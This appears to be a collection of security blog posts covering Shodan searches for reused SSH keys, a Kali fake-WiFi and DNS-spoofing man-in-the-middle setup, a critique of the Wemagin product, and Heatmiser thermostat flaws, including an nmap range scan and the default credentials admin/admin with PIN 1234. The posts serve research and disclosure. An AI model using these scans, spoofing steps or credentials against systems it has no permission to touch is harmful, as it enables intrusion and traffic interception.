Re-use of SSH keys across thousands of devices

John Matherly, of Shodan fame, posted a blog to /r/netsec (comments are relatively interesting) last week showing how he had used the Shodan Python API combined with “facets” to find the most common SSH fingerprints.

I’m a heavy user of Shodan, but largely via the web front-end. I thought I’d take this as an opportunity to get the API working. It’s very easy. All instructions are under Ubuntu 14.04, but will likely work for any Ubuntu like distro.

First make sure you have easy_install which is part of setuptools – you will likely have this already if you have built anything big in Python:

sudo apt-get install python-setuptools

Next, install the Shodan API itself:

easy_install shodan

Simple – we should be done now.

You need to sign up to Shodan and get an API key. If you use Shodan regularly, I would suggest getting a paid-for plan (it’s very good value), but a free account will have access to the API, albeit with limitations.

Let’s test it with a simple search first:

import shodan

SHODAN_API_KEY = "dontbeusingmykey"

api = shodan.Shodan(SHODAN_API_KEY)

try:
    results = api.search('port:22 country:GB')

    print 'Results found: %s' % results['total']
    for result in results['matches']:
        print 'IP: %s' % result['ip_str']
        print result['data']
        print ''
except shodan.APIError, e:
    print 'Error: %s' % e

This should throw a huge list of results back for any hosts in the UK (country code GB which I always forget) with port 22 open:

IP: 83.105.125.97
SSH-2.0-Cisco-1.25
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQCyV7QrX9EwBrRsQBeRE4gryZldmUwHSz9PCJtcaaw4y8sm
facMlgxnMNQ2KyaEpOmDVBaNgqWFD8ekalnci84G1AvZgWJ4rHIcixMouNecbbZrmdMSPxG6FSS8
paNLANBaiLuAeBI2RSk+XD4DKxKRGlJO9FG18VrKkh/t1pbV2gxW3hu9PQkirrvZkhwk9RHVW10M
8hdpXtWlM3BrR5tI/pyWk1B6/ucRR6DzQHevtDLL+BjBVwRp0gIh7t352ciCD+CwSsjCb9hZh8w/
9yp38WDcYUPT2loDFQHJxsNTxIa3PsiIJZirBrNAbDGIl7bRAXti4iWYDcqLEN1FQEZh
Fingerprint: 4c:39:7e:bc:38:b3:22:53:4a:a0:81:29:04:9c:03:35

IP: 178.62.189.135
SSH-2.0-OpenSSH_5.3
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQC/ElKK7fznlds8OTx2i9m7IOjSFaKbaSlbKpLc9lCuSkH/
YjHNwZb+vRihYULvDoTIfusCLjzOLYNp49zBplv/Jbkyy3AIUq0QzMmjZmFTuKO05BZGTTmH9jol
aFKjLliN5T//Z3q83S4p6+3xTvvpWyk6RkeisbrjxzFNdWuGdTMAN21/vgsgofi79tvjomiC7PuA
7pZn8l2hOJaG1F17NHhyURV7pgClHx+01H/ZSFXVL8MMF5mhku7Uf10JylSbAWDZntWQZx8YFW1d
ABGrdzhDmCR9OH87WCKkgY5NtcwQDp8z59LBHvu1oQp22RJDrca8+V2b5fOjbSMhColh
Fingerprint: 7d:3b:18:9d:00:54:2f:44:4e:5a:cc:07:b9:2c:1e:d3

Now this is interesting and useful, but Shodan has a very neat bit of functionality called “facets”. The simplest way of explaining these is that it allows me to group the results and show you the top by count.

For example, we could find the top ports open across the UK:

import shodan

SHODAN_API_KEY = "jesustakethewheel"

api = shodan.Shodan(SHODAN_API_KEY)

try:

    results = api.count('country:GB', facets=[('port', 10)])

    for facet in results['facets']['port']:
        print '%s -- %s' % (facet['value'], facet['count'])

except shodan.APIError, e:
    print 'Error: %s' % e

Which gives us the following results:

7547 -- 2519825
80 -- 1816315
443 -- 1051424
22 -- 506137
5060 -- 499811
1723 -- 423132
25 -- 382716
8080 -- 351585
500 -- 242772
21 -- 241357

As expected, we have the common ports of 80 (http), 443 (https), 22 (ssh), 25 (SMTP), 8080 (http or http proxy), and 21 (telnet). What’s the top port 7547 though?

This is TR-069 or CWMP (CPE WAN management protocol), a http based protocol that allows the remote management of customer premises equipment i.e. lets your ISP remotely control your router. It’s open on a worryingly large number of routers and suffers from a number of vulnerabilities, most notably the “Misfortune Cookie“.

Anyway, facets also let us group by more esoteric fields, such as the SSH fingerprint presented each time you try to connect via SSH. This is the focus of John’s blog post.

import shodan

SHODAN_API_KEY = "hesapiratehesaftermybooty"

api = shodan.Shodan(SHODAN_API_KEY)

try:

    results = api.count('port:22 country:GB', facets=[('ssh.fingerprint', 10)])

    for facet in results['facets']['ssh.fingerprint']:
        print '%s -- %s' % (facet['value'], facet['count'])

except shodan.APIError, e:
    print 'Error: %s' % e

I’ve restricted this to the UK – I know the lay of the land better, and dealing with any issues found is a little easier both from a communication and legal standpoint.

The results are as follows:

7c:a8:25:21:13:a2:eb:00:a6:c1:76:ca:6b:48:6e:bf -- 11758
a8:99:c2:92:08:fb:5e:de:4b:96:14:de:61:df:ad:6d -- 7990
03:56:e6:52:ee:d2:da:f0:73:b5:df:3d:09:08:54:b7 -- 2239
b4:af:64:0c:9a:ed:ed:4d:b1:c0:12:5d:c9:e4:c8:f0 -- 1217
eb:65:52:6e:40:28:af:a6:36:5b:b3:b4:0c:5d:32:3d -- 1091
39:aa:e4:e9:a2:e7:c1:04:9d:00:9f:b6:99:d5:9c:bd -- 880
57:94:42:63:a1:91:0b:58:a6:33:cb:db:fe:b5:83:38 -- 782
34:47:0f:e9:1a:c2:eb:56:eb:cc:58:59:3a:02:80:b6 -- 630
14:96:82:72:6f:bc:a5:14:53:1c:72:71:0d:8b:cb:c2 -- 598
f9:76:13:e7:86:11:8b:64:0f:e0:39:ea:e9:14:a7:18 -- 471

Those top three are very, very common! How has this happened?

Let’s plug the top one back into Shodan via the web front-end:

Shodan results

What can we tell from those organisations and hostnames? These are all devices on consumer broadband connections. Routers, NAS, other devices with SSH open.

So what is the issue here? Why are these duplicate SSH fingerprints an issue?

The SSH fingerprint is a hash of the public key used by the router for SSH communication. It provides a human-readable way of checking that you are connecting to the host you are expecting to connect to. If it has a different public key, you should nearly always get a different fingerprint.

SSH keys should be unique per device. The first time they boot, they should use a source of entropy to generate unique keys. The reason so many devices have the same keys is that the keys are stored in firmware and are not changed.

Having the same fingerprint means it is no longer possible for you to authenticate the device you are connecting to. Is it your router, or another person with the same router? Who knows!

It also, worryingly, means that there is a private key that could be used to impersonate and possibly even access these devices. This key may be stored in the firmware of these devices and recovered. This has happened in the real-world.

It is worthwhile noting, that even with the public/private keypair, you still need to MITM a SSH conversation to be able to decrypt it. SSH uses Diffie-Hellmann key exchange to ensure Perfect Forward Secrecy. The session keys are forgotten and the conversation can never be decrypted.

But above all, the biggest question is why is SSH open on so many broadband connections? Routers shouldn’t have SSH open like this. If they are NAS or similar behind the router and using UPnP to forward ports, why are routers still allowing this? If SSH is open by default, it would suggest that there is at least one account that can login by default. If the SSH keys are the same across all devices, how are we to know that the login credentials differ from device to device?

Quick and easy fake WiFi access point in Kali

I’m working on a project at the moment that requires me to observe traffic from an iOS/Android app to various external IPs.

The easiest way to do this is to setup a fake WiFi access point and use Wireshark to sniff the traffic. This is very easy in Kali Linux.

1. Connect the Kali box to the Internet

On my machine, this is as simple as connecting to my WiFi network “DoingAJob5G” using the built-in wireless card on my x220. I use the GUI provided with Kali.

Using ifconfig I can see that this adapter is called wlan0.

You could use wired Ethernet, then in all likelihood this will be eth0 instead.

2. Connect an external WiFi adapter that is supported by hostapd

I’m using a USB TP-LINK TL-WN722N which is using an Atheros AR9271 chipset. These are cheap (£8-£10), powerful and reliable.

I suspect many USB WiFi adapters are compatible with hostapd, unfortunately I can’t see a clear source documenting which ones.

Check it works by connecting to any network using Kali’s GUI. This will save you hassle later if there are any driver or hardware issues.

3. Bring up the new wireless interface.

Use ifconfig -a to see the new wireless interface name:

wlan3     Link encap:Ethernet  HWaddr c0:4a:00:1e:64:fd  
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

Bring this up as the gateway for your new wireless network. I am using 10.0.0.1/24 simply to avoid any chance of confusion with my internal NATed 192.168.0.1/24 network.

root@kali:~# ifconfig wlan3 10.0.0.1/24 up
root@kali:~# ifconfig wlan3
wlan3     Link encap:Ethernet  HWaddr c0:4a:00:1e:64:fd  
          inet addr:10.0.0.1  Bcast:10.0.0.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000 
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

4. Configure and run DHCP and DNS services

DHCP assigns IP addresses when clients connect, and DNS provides resolution of names to IPs.

Most wireless clients expect DHCP by default, so it is convenient to run a DHCP server. You can manually set IP addresses, but it’s really easier to do DHCP.

Running our own DNS server means that we can easily intercept and alter DNS queries, which can assist in setting up man-in-the-middle attacks.

A piece of software called dnsmasq does both DHCP and DNS and is very simple to setup.

First, install dnsmasq:

apt-get install dnsmasq

Next, create a config file dnsmasq.conf as follows:

interface=wlan3
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp

This is about as simple as it gets. Only listen on wlan3, our additional wireless adapter. Hand out DHCP addresses from 10.0.0.10-10.0.0.250. DHCP option 3 is the gateway, DHCP option 6 is the DNS server – both of these should be set to our wlan3 IP of 10.0.0.1. server specifies upstream DNS servers that will handle most DNS queries – I have provided Google’s DNS server of 8.8.8.8. Finally, log DNS queries and DHCP requests – this just makes it easier to check everything is working.

We also want to create a file fakehosts.conf to allow us to spoof certain DNS requests:

10.0.0.9 neohub.co.uk

This will cause the dnsmasq DNS server to respond with 10.0.0.9 to any request for neohub.co.uk.

We then need to bring dnsmasq up. I want it to run with output to stderr, so this is done as follows:

dnsmasq -C dnsmasq.conf -H fakehosts.conf -d

5. Configure and run hostapd

Next, we need to get our wireless adapter to run as a access point.

hostapd allows us to do this.

Install hostapd:

apt-get install hostapd

Create a config file hostapd.conf:

interface=wlan3
driver=nl80211
ssid=Kali-MITM
channel=1

Again – really simple. Use our additional wireless adapter wlan3 with the nl80211 drivers (which seem to cover pretty much all modern adapters than can be APs), set the SSID to Kali-MITM and set the channel to 1. There is no encryption etc. but I really don’t need or want it for sniffing traffic.

Then start hostapd:

root@kali:~# hostapd ./hostapd.conf 
Configuration file: ./hostapd.conf
Failed to update rate sets in kernel module
Using interface wlan3 with hwaddr c0:4a:00:1e:64:fd and ssid 'Kali-MITM'

6. Setup routing for the access point

You want a very simple setup at the moment – act as a basic NAT gateway between wlan3 and wlan0.

Without going into any detail, the following commands will set this up:

sudo sysctl -w net.ipv4.ip_forward=1
sudo iptables -P FORWARD ACCEPT
sudo iptables --table nat -A POSTROUTING -o wlan0 -j MASQUERADE

At this stage, you should now be able to connect to Kali-MITM, get an IP address, and start using the Internet.

Capturing and viewing loopback and external traffic in Windows

I am working on an issue at the moment that requires me not only to observe TCP/IP traffic leaving a box, but also going in-between processes on the same box.

Wireshark installs WinPcap in Windows, which unfortunately doesn’t allow you to capture traffic on the loopback (127.0.0.1) interface.

Thankfully, there is a very useful piece of software available called RawCap. This is a tiny freeware application that lets you use raw sockets to capture loopback traffic on a Windows machine, like so:

RawCap.exe 127.0.0.1 localhost_capture.pcap

The problem with RawCap is that it only lets you capture a single interface at a time (and it also seems to have a number of issues collecting traffic for interfaces other than loopback unless you are running XP).

So we use RawCap to capture loopback. At the same time, start a capture in Wireshark as usual.

Stop the capture in Wireshark, and save it. Go to File->Merge… and select the file created by RawCap.

The two captures will now be interleaved, courtesy of the absolute timestamps used in pcap files.

(note, merge really doesn’t seem to work well if you capture from different machines, probably due to clock differences).

Wemagin is Wemaginary

When Anonabox appeared on the crowd funding scene last month, a lot of information security professionals and privacy advocates were rightly annoyed by the dishonest claims made by the creators. Many of us spent quite a while raising questions and promoting concerns on various forms of media, until thankfully Kickstarter suspended the project. We don’t actually know what the final trigger was, but we do know that a concerted effort by a focused group can stop crowd funding projects in their tracks.

Since Anonabox, many more privacy projects have appeared. There are Tor routers that don’t make outlandish claims.  There is Anonabox on Indiegogo. There is also Wemagin.

Wemagin has a glossy website, professional videos, very bold claims, and some very vehement (but also, incredibly stupid) supporters.

Initial concerns

Wemagin make some bold, very assertive claims that set my alarm bells ringing:

  1. No trace is left on the computer that the device is used on
  2. No trace is left on the Internet when you use the device (including when accessing your banking website)
  3. It can run on any computer/it requires nothing from the computer to operate/can be used with public PC
  4. It can be used inside countries like North Korea safely

Why are these so worrying? Because there is no way that they are true.

1. No trace is left on the computer that the device is used on

This simply isn’t possible with modern operating systems.

The second you insert a USB device into a normal Windows machine, it leaves a plethora of traces. Some are very obvious (openly in the registry), others not so obvious, and some can only be recovered using advanced forensic techniques. This would at least prove you had used the Wemagin device.

Run an executable, startup a VM or create a new network interface and you leave even more trace behind. Wemagin is going to have to do one or more of these to work.

One supporter said “you can run things from the PC ram alone alone”. This really isn’t true anymore with an application of any size. Even if it was, the second a laptop or desktop hibernates, it writes the RAM to disk. This can then be forensically analysed – leaving a trace. It is very difficult to prevent or remedy this.

Wemagin could say that they leave “little trace”, but they don’t – they say “no trace”.

2. No trace is left on the Internet when you use the device (including when accessing your banking website)

Wemagin seems to be a VPN and browser package. A VPN will make it appear as if you are using the Internet from another IP address.

If you visit a website, the website logs will still have a record of your visit, albeit with a different IP to the IP of the PC you are using. This is not “no trace”.

Login to a website, and there will be a record of that login happening. This is not “no trace”

Your ISP is also capable of logging your connection to Wemagin’s VPN servers. They wouldn’t be able to observe the traffic, but they would know you had established a VPN connection.

Tracking cookies and other techniques (such as browser fingerprinting) mean that you can be tracked across multiple sites. Log into one site and you can be tracked to others even if using a VPN.

Using a VPN leaves less trace (or, at least, a more convoluted one), but calling it “no trace” is not true.

3. It can run on any computer/it requires nothing from the computer to operate/can be used with public PC

Setting up a VPN and running a browser from a USB memory device isn’t a trivial action on a PC. You will need to be able to access the USB port, the system will have to mount the USB device, be able to run executables from the USB device, establish a network connection to a given IP and port, possibly create a new network adapter. Often one or more of these will be disallowed on a public PC.

Our local library PCs run Symantec Endpoint, preventing USB sticks from being used without a password, and even then, no executables are allowed. There are other serious restrictions in what can be done – only a few select applications can be run. Web access is via a locked down proxy that cannot be reconfigured. This is fairly common on public PCs I have seen in airports, hotels, and schools.

It is also perfectly possible for firewall and filters to detect VPN usage even on non-standard ports. The traffic is encrypted but it isn’t magically disguised. Many corporate environments will flag and alert techniques used to evade filters.

Wemagin might have been doing something clever to get around these issues, but the creator has confirmed that they aren’t.

4. It can be used inside countries like North Korea safely

The Wemagin video shows emaciated North Korean children and talks of death penalties. They very strongly imply that using the Wemagin device in North Korea is safe.

Mainstream VPNs are not adequately safe for all purposes inside of North Korea or China without following a lot of OPSEC rules and being very careful.

VPNs alone are not enough to protect your privacy if your adversary is a nation state – especially if you are claiming that it is so easy to use that your grandmother can use it.

Further issues

Those 4 issues were the ones that made me concerned. Looking deeper though, there are many, many more issues:

5. With a VPN you are reliant on trusting the VPN provider to stay anonymous

A VPN server – especially one that is a paid for service – has to have at least some notion of who is using it and what they are doing. This in turn means you are reliant on the VPN provider holding no logs and not co-operating with law enforcement/government.

This is a dangerous position to be in if you are relying on the anonymity and privacy of the VPN to keep you safe from harm.

Many European countries and the US have sweeping surveillance rules that can compel ISPs and telecoms providers to wire tap their customers without telling you.

Simple VPNs are fine for people in Western countries who want to bypass web filters or watch Netflix in another region. They are not fine for political activists in repressive regimes.

6. It’s even more complex with a VPN with end-points in multiple countries

There are already countless VPN providers, but they tend to operate their servers in single countries – normally countries that value privacy and have no/low data retention laws.

Wemagin however claims to have VPN end points in 12 countries.

This means that, to keep their users safe, Wemagin need to manage the legal situation in 12 countries.

Steve Kim, the creator has inferred he is not interested in doing this though:

We are dealing with technology capability, not legality disputes.

Again, fine if you just want to watch Netflix in the US from Amsterdam. Not if you are trying to overthrow the government in Iran.

7. The cloud storage is encrypted, but Wemagin also hold the keys

The creator has loosely confirmed that both the customer and Wemagin will hold the encryption keys for the data in the cloud:

Question: [you] will not meet our needs because using the Dropbox model means Wemagin will have access to users’ stored files, and may be able to turn them over to 3rd parties. Will you be offering VPN service without the bundled cloud storage?
Answer: Our cloud is given for free with our VPN. Wemagin has the ability to view. We are not concerned about what you have. At this stage, we need to trust each other.

Wemagin can give the keys to anyone. The keys could be leaked, or obtained by a hacker.

Again, this means that you have to rely solely on trust to protect your data.

Note: This is likely because it is re-labelled cloud storage from another provider.

8. Loads of wishy-washy words and no technical detail.

“Military grade”, “Fast Download Speed” and so on.

There is a total lack of any technical detail on how the system works. For a system that is meant to be shipping in 3 months, this is worrying.

It reminds me of when you ask a kid to invent something: “I invented a spaceship to go to Mars and then we can live on a space base”. The idea is there, but none of the technical know-how.

9. Worldwide patent pending

Another common snake-oil salesman tactic.

There is no worldwide patent system to start with. Patent pending means you have applied for a patent and it has yet to be granted.

But often patents on snake-oil products are on things like cosmetic appearance or other trivialities e.g. the colour and shape of the USB stick, or something totally unrelated to the key selling points like the way a menu can appear or the exact steps needed to login.

This would appear to be the case for Wemagin – the US20130024931 A1 patent largely concerns the UI and usability of a USB stick. It doesn’t even mention VPNs. There’s brief mention of leaving no trace on the host machine:

The operating system operates on the host computer without the host computer being able to detect and store information related to the operation of the flash memory device.

But no description of how this could be achieved.

Rather amusingly, there is an image in the patent like so:

Imagination is more important than knowledge!

That says quite a lot.

10. Strange wagers to people wanting to test the product

Rather than just… you know… send the product to be tested, you need to go to China and stump up $10k of your own cash.

This seems a fairly common tactic with snake-oil salesmen.

11. Incoherent responses from the creators that fail to address any concerns

Just read the most recent update to backers.

So little of this makes any sense. There is a strong theme of paranoia and also deflection from any of the serious questions.

Steve’s comments aren’t any better. The one where he searches for Rajan’s details, gets them wrong, and then goes on a paranoid rant about competitors is particularly good.

12. An implausibly large team

Really? This many people have worked on a project that has virtually no technical detail? Why are eight law firms involved?

13. The cloud storage appears to be re-labelled livedrive.com

A quick google site search of wemagin.com gets us to a login page for WCLOUD – presumably the cloud storage.

Login

First thing of note – this is not HTTPS. This means that your credentials can be sniffed. There’s not really any excuse for this.

But then, let’s look at the source of the page:

Whilst the form is on the Wemagin site, it is submitting the credentials (in the plain, again) to livedrive.com – an unlimited cloud storage provider.

You pay £39.99 a month to be an unlimited reseller of livedrive.com.

Are they not even planning on keeping this in-house? Livedrive.com has no particular privacy or anonymity focus.

Reselling or using another provider is fine. But you need to be honest about this, especially when you make such bold claims about your product.

14. The VPN appears to be re-labelled IPVanish

The main Wemagin video shows the UI and list of servers used by the VPN.

The UI is virtually identical to the UI of IPVanish. The servers have the same names. IPVanish also have a programme to re-label their product.

Again, re-labelling is fine, but IPVanish is not the VPN solution you need if you are dealing with nation state adversaries.

15. There is an open admin interface on the Wemagin servers

A google site search of Wemagin.com leads to an admin page which has no authentication at all and no encryption.


This page leaks customer details including email addresses and key serial numbers.

16. The WCLOUD webpages have Google analytics tracking

As someone on 4chan pointed out, the WCLOUD webpages have Google analytics code in them.

1415894430236

This is actively harming your privacy and anonymity.

17. The logins used in the promotional video actually worked

The promotional video showed logins using the onscreen keyboard.

These logins actually worked.

1415896554785

Just more evidence pointing to a total lack of awareness of security.

18. Running anything on an untrusted machine is incredibly dangerous

It’s suggested Wemagin can be used on any machine safely. It’s very, very hard to run anything on an untrusted machine safely.

The host OS can see everything, even if the guest OS is running inside a VM.

On-screen keyboards are not adequate protection against a hostile machine.

There are frequently vulnerabilities that allow data to flow between guest and host OS.

19. A team member has admitted to attempting to smear critics

Team member Paul Lee of Cannysage Studios admitted to making a post on a totally unrelated forum calling me a racist.

Steve Kim has said that you need to trust them. How can you trust a company that acts like this?

20. Clear astroturfing

Paul Lee, a team member, was posting as Paul.

Ruth Read, who says she invested in Wemagin 3.5 years ago, is also posting comments saying she can’t wait to receive the product.

21. The USB stick is off the shelf

“Four separate molds have been made.”

“There are 4 manufacturers on standby.”

But it’s just a off the shelf USB stick from China.

22. Silently altering important details of the project

Before. After.

Notice how some of the claims have gone:
“No digital footprint left on the USB device to track”
“No cache, cookies or history on the computer”
“Masked IP address”

Before. After.

Notice how “no trace” has gone, and “beta” has turned up.

Also, they seem to have got rid of “The Team” on the main Wemagin page. Right after the team member Paul Lee admitted to smearing me.

23. Already tried and failed with WCLOUD

It looks like WCLOUD has been about for a while. Previously, it wasn’t motivated by privacy, secrecy, North Korea or anything like that. It was a lot cheaper.

24. Paying people to promote Wemagin

There are numerous Craigslist job adverts asking for people to promote Wemagin. How many of the people supporting the project are paid?

Conclusion

Would you trust a privacy product that has this many inconsistencies, exaggerations, and problems?

I know I wouldn’t.

Most of these issues could be cleared up by an improved technical specification along with some changes to the claims.

Questions

We have questions for Steve:

  1. Is this designed to be used inside North Korea, China, Iran, and Syria safely?
  2. Is Wemagin “low trace” (leaves no trace visible to some with average skills) or “no trace” (leaves no trace even after detailed forensic examination)?
  3. Is Wemagin re-labelling cloud and VPN services from other providers?
  4. Your beta testers and security testing have missed some very obvious problems. How are these going to be addressed?

Motivation

Why am I doing this? Shouldn’t a small start-up have every chance to deliver this project?

No.

I am absolutely fine with companies producing tools to help middle-aged white men in Western countries access porn without their spouses knowing.

I am absolutely fine with companies producing tools to help school-kids bypass restrictive firewalls preventing them accessing the Anarchists Cookbook.

I am not absolutely fine with companies producing tools where they claim to be able to protect people in repressive regimes when everything indicates this is going to put them at great risk.

I am not absolutely fine with companies using emotive images like emaciated children in North Korea to make a quick buck.

Wemagin started as a project with outlandish claims but the behaviour of the creator has put it into the territory of outright dishonesty.

I am not a competitor to Wemagin.

I am not being paid to criticise Wemagin.

Nothing I have said here is untrue or unfair. There is a worrying tendency at the moment for people to call any robust, reasonable criticism “bullying“. It isn’t bullying – it’s other people telling you that what you are saying is not adding up. You are free to respond to concerns, free to contact me, free to point out if anything I have said is untrue.

Yet, supporters of Wemagin think it is:

Really, who are the bullies here?

The bullies are Wemagin. All of the image links here are on Imgur to avoid any accusations of tampering.

On Sunday, I saw hits coming from a car forum called NASIOC:
http://i.imgur.com/2aeybl0.png (no link, as private).

I visited the site to find a user, Wardroid, posted a thread entitled “Racist Cyber bully” claiming I had said “jap tech is overrated”:
http://i.imgur.com/yore3k1.png

The thread has since been deleted – because it was against the rules of the forum – but here is the google cache:
http://webcache.googleusercontent.com/search?q=cache:rPxerViwF7EJ:forums.nasioc.com/forums/showthread.php%3Ft%3D2680816

I have no way of proving that I didn’t do something, but most people who know me would say it would be extremely out of character to post something like that. It’s also really the job of the accuser to prove something like that.

The user who started the thread “Wardroid” has posted several videos to youtube as user “canny3d”:
http://i.imgur.com/F1MlVZf.png
http://forums.nasioc.com/forums/showthread.php?t=2649998
https://www.youtube.com/watch?v=2H6YrZif6eY&feature=youtu.be

You’ll note that this video is by “Cannysage Studios”.
http://i.imgur.com/kcH33gy.png

You may recognise this name from wemagin.com where he is listed as a video consultant:
http://i.imgur.com/7cKTH0W.png

When asked about this on twitter, Paul Lee said:
“I got an anonymous email that you were a racist and don’t like asians.”

http://i.imgur.com/0WdLQ9I.png

https://twitter.com/cannysage/status/533904373819002880

So a team member of Wemagin got an anonymous email that I am racist, found absolutely zero evidence of this, went onto a car forum and posted a thread to incite abuse.

Of course, we need to link this to Paul from Kickstarter.

This post of the forum uses a link to my page “Bad companies”, something with the user Paul has taken issue with before:
https://www.kickstarter.com/projects/1052775620/wemagin-smart-usb-drive/comments?cursor=8345552#comment-8345551

It also uses very similar language to Paul’s post:

He’s self-claimed ‘hacker’ and security researcher, lol. viral material in development.

also claiming that you are a ‘hardware hacker,’ LOL.

The forum post was made on the forum very shortly after Paul was banned from commenting on Kickstarter after threatening to disclose my personal address and mentioning that he had gone through my photos (which were then mentioned in the forum post):

http://i.imgur.com/zy1DXsB.png

I have further evidence that Paul Lee of Cannysage Studios is harassing me but it steps across the line of “doxxing” to post it. So I won’t.

Heatmiser WiFi thermostat vulnerabilities

Update – if your heating is misbehaving you need to disable port forwarding to port 80 and port 8068. This should be simply following the reverse of whatever you did to set port forwarding up. Alternatively, you could disable WiFi entirely by putting invalid SSID and password in – I believe the thermostats should continue to work.

Contact support@heatmiser.com for an official response.


A while back, I came across a page listing some vulnerabilities on Heatmiser’s Netmonitor product. The Netmonitor is old and discontinued though, so maybe some lessons have been learnt.

I thought I’d take a quick look at the rest of their product line. They have a series of products, generally called WiFi thermostats that connect directly to your router using 802.11b. The products aren’t listed on their site (possibly removed after reporting this), but this Amazon listing gives you an idea.

This is a WiFi thermostat running version v1.2 of the firmware. There are newer versions of the firmware – up to v1.7 as far as I can see.

A quick look at the manuals shows that Heatmiser recommend two ports are forwarded to the thermostat from the router- port 80 for web control and port 8068 for app control.

Port forwarding

Port forwarding to a small embedded device is an easy way to get access to the device remotely, but it also puts you at risk. That device is now entirely open to the wider Internet on port 80 and 8068.

Also of note – a quick google search for port 8068 shows that the Heatmiser is the most common reason to have port 8068 open. This makes finding Heatmiser thermostats much easier. Scanning for them on port 80 is slow. Port 80 could be any web page,  so you need to check for port 80 being open, connect, perform a HTTP request, and then check the content of a web page (e.g. does the title contain “Heatmiser”).

Scanning for Heatmiser thermostats on port 8068 really just requires a quick check for port 8068 being open – we can be fairly confident that anything with this port open is one of their devices.  We can then make detailed check on port 80.

nmap -p 8068 -Pn -T 5 --open 78.12.1-254.1-254

nmap can easily do this scan. If you want to scan large blocks of addresses though, masscan is much faster.

However, other people have already done the hard work for us – Shodan search engine scans all IPs, connects to port 80 and records the results. We just need a search term. This is simple – the title of the page is always “Heatmiser Wifi Thermostat”.

Plugging this into Shodan we get over 7000 results. That’s quite a lot. (note, you might need to register to use filters like this).

Shodan results

Issue 1 – default web credentials and PIN

To configure the thermostat, you connect with USB and use a Windows utility. In here you can set the username/password for the web interface and the PIN for port 8068 app access.

Heatmiser app

The application defaults to admin/admin and PIN 1234.

Even the manual suggests the default username and password.

Defaults in manual

It’s essential that an internet connected device enforces a custom password of decent strength. This isn’t even suggested or prompted for, never mind enforced.

Heatmiser’s response is that the password should be changed. My response is that their software shouldn’t allow defaults.

Issue 2 – wifi credentials and password can be seen in the plain

When logged into one of the devices, the username, password, WiFi SSID and WiFi password are all filled into the form and can be viewed easily by examine the source of the webpage.

There is really no excuse for this – it’s lazy.

Issue 3 – in-browser user input validation/sanitising

Viewing the source of several pages, it can be seen that the user input input is being validated and sanitised by Javascript.

JS input checks

Why is this an issue? Because often this means no checks are done by the device itself after input is submitted. All you need to do to pass invalid or dangerous data is not use a web-browser to send requests. Use a custom client that performs the same action without the validation.

This opens up many potential attacks.

This seems quite common with low-end processors connected to the Internet. The browser has a lot more power and is a lot more responsive, so checks in-browser often seem attractive.

Issue 4 – open to CSRF attacks

Once logged into the device with a given client (e.g. Chrome), other clients on the same machine can access the device as if they were logged in.

This enables an attack technique called cross-site request forgery. It means that I can send a user a link containing a malicious request and the device will blindly carry it out. For example, I could send a request to change the password to one of my choosing in an email, and as long as the user has logged into the thermostat recently, that request will be carried out by the device.

